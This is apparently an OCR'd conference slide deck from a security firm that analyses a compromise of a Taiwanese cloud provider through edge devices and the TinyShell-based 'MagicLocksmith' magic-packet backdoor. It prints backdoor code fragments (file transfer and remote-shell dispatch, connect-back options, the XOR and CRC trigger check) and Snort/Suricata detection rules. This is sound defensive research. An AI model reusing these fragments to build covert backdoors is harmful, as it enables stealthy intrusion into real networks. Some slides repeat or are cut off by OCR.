Invisible Thieves in the Front Yard

From an advanced evasive edge-device attack to potential mitigation methods

Ting-Wei Hsieh | VB2025

(c) 2025 CHT Security Co., Ltd.

中華資安國際
CHT Security

Acknowledgement

This report is made possible by the collaboration of CHT Security IR team members.

(c) 2025 CHT Security Co., Ltd.

中華資安國際
CHT Security

About Me

> Malware analyst @ CHT Security

> X64/X86 Windows/Linux; .NET; Java

(c) 2025 CHT Security Co., Ltd.

Incident Overview

> A major cloud service provider in Taiwan was compromised

+ CVE-2019-19781 (Citrix ADC VPN N-day)

> Multiple malware samples discovered on compromised devices

+ **MagicLocksmith** and other TinyShell-based magic packet backdoors

+ ELF_PLEAD

> Credential and data exfiltration via tcpdump and improvised custom tools

> **What can we learn from this incident?**

(c) 2025 CHT Security Co., Ltd.

Incident Overview

> The threat actor primarily focused on edge devices (SSL VPNs, load balancers, routers, …)

(c) 2025 CHT Security Co., Ltd.

中華資安國際
CHT Security

Why Target Edge Devices?

> Often directly accessible from the Internet

> No AV/MDR/EDRs

> High throughputs

→ Difficult to detect anomalous connections

…

(c) 2025 CHT Security Co., Ltd.


Threat Actors ♡ Edge Devices

(c) 2025 CHT Security Co., Ltd.

Threat Actors ♡ Edge Devices

(c) 2025 CHT Security Co., Ltd.


Threat Actors ♡ Edge Devices



(c) 2025 CHT Security Co., Ltd.

中華資安國際
CHT Security

Threat Actors ♡ Edge Devices



(c) 2025 CHT Security Co., Ltd.

中華資安國際
CHT Security

Threat Actors ♡ Edge Devices

Threat Intelligence

Suspected Chinese Thr
FortiOS Vulnerability

Threat Intelligence

Fortinet Zero-Day and Custom Malware Used
se Actor in Espionage

Threat Intelligence

Ivanti Connect Secure
Zero-Day E

Threat Intelligence

pionage
uters

Google Clou

Insikt Group®

Executive Summary

Between December 2024 and January 2025, Recorded Future's Insikt Group identified a campaign exploiting unpatched internet-facing Cisco network devices primarily associated with global telecommunications providers. Victim organizations included a United States-based affiliate of a United

(c) 2025 CHT Security Co., Ltd.

Tiny SHell (TSH)

> Open source

> Simple code structure

+ Easy to customize

+ Runs on customized/stripped Linux or BSD builds

> Basic encryption

```
switch( message[0] )
{
    case GET_FILE:
        ret = tshd_get_file( client );
        break;
    case PUT_FILE:
        ret = tshd_put_file( client );
        break;
    case RUNSHELL:
        ret = tshd_runshell( client );
        break;
    default:
        ret = 12;
        break;
}
```

(c) 2025 CHT Security Co., Ltd.

中華資安國際
CHT Security

Tiny SHell (TSH)

> TCP server mode

+ Binds to a port

> TCP client mode

+ Constantly tries to connect to the C2 server

+ Hardcoded C2 server address

```
switch (opt) {
    case 'p': // Server mode -> listens to the specified port
        server_port = atoi(optarg);
        if (!server_port)
            usage(*argv);
        break;
    case 's':
        secret = optarg;
        break;
    case 'c': // Client mode -> connects to the specified C2
        if (optarg == NULL) {
            cb_host = CONNECT_BACK_HOST;
        } else {
            cb_host = optarg;
        }
        break;
    default: /* '?' */
        usage(*argv);
        break;
}
```

(c) 2025 CHT Security Co., Ltd.

中華資安國際
CHT Security

Magic Packet

> Turn on/off the backdoor logic when a specific pattern is detected in any incoming packets

> Remain dormant and hidden from network inspection tools while the backdoor logic is off

(c) 2025 CHT Security Co., Ltd.

Magic Packet

> Turn on/off the backdoor logic when a specific pattern is detected in any incoming packets

> Remain dormant and hidden from network inspection tools while the backdoor logic is off

> An old technique that is still very effective

(c) 2025 CHT Security Co., Ltd.

Magic Packet

> Most implementations use static patterns

Snort/Suricata Rules

```
alert udp any any -> any any ( msg:"M_Backdoor_TINYSHELL_deadbeef_1";
dsize:>15; content:"|44 31 3A 14 45 95 6A 73|"; offset: 0; depth:8;
threshold:type limit,track by_src,count 1,seconds 3600; sid:1000000; rev:1; )

alert udp any any -> any any ( msg:"M_Backdoor_TINYSHELL_deadbeef_2";
dsize:>15; content:"|64 11 1A 34 65 B5 4A 53|"; offset: 0; depth:8;
threshold:type limit,track by_src,count 1,seconds 3600; sid:1000001; rev:1; )

alert icmp any any -> any any ( msg:"M_Backdoor_TINYSHELL_uSarguuS62bKRA0J";
content:"|f3 d5 e7 f4 e1 f3 f3 d5 b0 b4 e4 cd d4 c7 b6 cc|"; threshold:type
limit,track by_src,count 1,seconds 3600; sid:1000002; rev:1; )

alert udp any any -> any any ( msg:"M_Backdoor_TINYSHELL_0b3330c0b41d1ae2";
dsize:>27; content:"|c5 c4 ec 4d|"; offset: 0; depth:4; content:"|a6 04 ed 83
92 46 ce 40 9a 34 8c 7b 5a d6 e5 0d|"; offset:12; depth:16; threshold:type
limit,track by_src,count 1,seconds 3600; sid:1000003; rev:1; )
```

Source: https://cloud.google.com

(c) 2025 CHT Security Co., Ltd.

Magic Packet in MagicLocksmith

> Evasion technique #1: dynamic magic packet pattern

+ XOR(packet[0:16], packet[16:32]) == MAGIC_PATTERN


```
pcap_magic_backdoor_trigger[0] = 0xA55AC3D4;
pcap_magic_backdoor_trigger[1] = 0xCA48C1EA;
pcap_magic_backdoor_trigger[2] = 0x4889C248;
pcap_magic_backdoor_trigger[3] = 0x89D641C1;
for ( i = 0; i <= 3; ++i )
{
  x1 = ntohl(buf->xor1[i]);
  x2 = ntohl(buf->xor2[i]);
  if ( (x2 ^ x1) != pcap_magic_backdoor_trigger[i] )
    return 1;
}
crc32 = crc32_804B7B0((uint8_t *)buf, 120);
check = ntohl(buf->crc32sum);
return check != crc32;
```

(c) 2025 CHT Security Co., Ltd.

Magic Packet in MagicLocksmith

> Evasion technique #1: dynamic magic packet pattern

+ Encrypted C2 configuration in magic packets



(c) 2025 CHT Security Co., Ltd.

中華資安國際
CHT Security

Tiny SHell (TSH)

> Open source

> Simple code structure

+ Easy to customize


+ Runs on customized/stripped Linux or BSD builds

> Basic encryption

```
switch( message[0] )
{
    case GET_FILE:
        ret = tshd_get_file( client );
        break;
    case PUT_FILE:
        ret = tshd_put_file( client );
        break;
    case RUNSHELL:
        ret = tshd_runshell( client );
        break;
    default:
        ret = 12;
        break;
}
```

(c) 2025 CHT Security Co., Ltd.

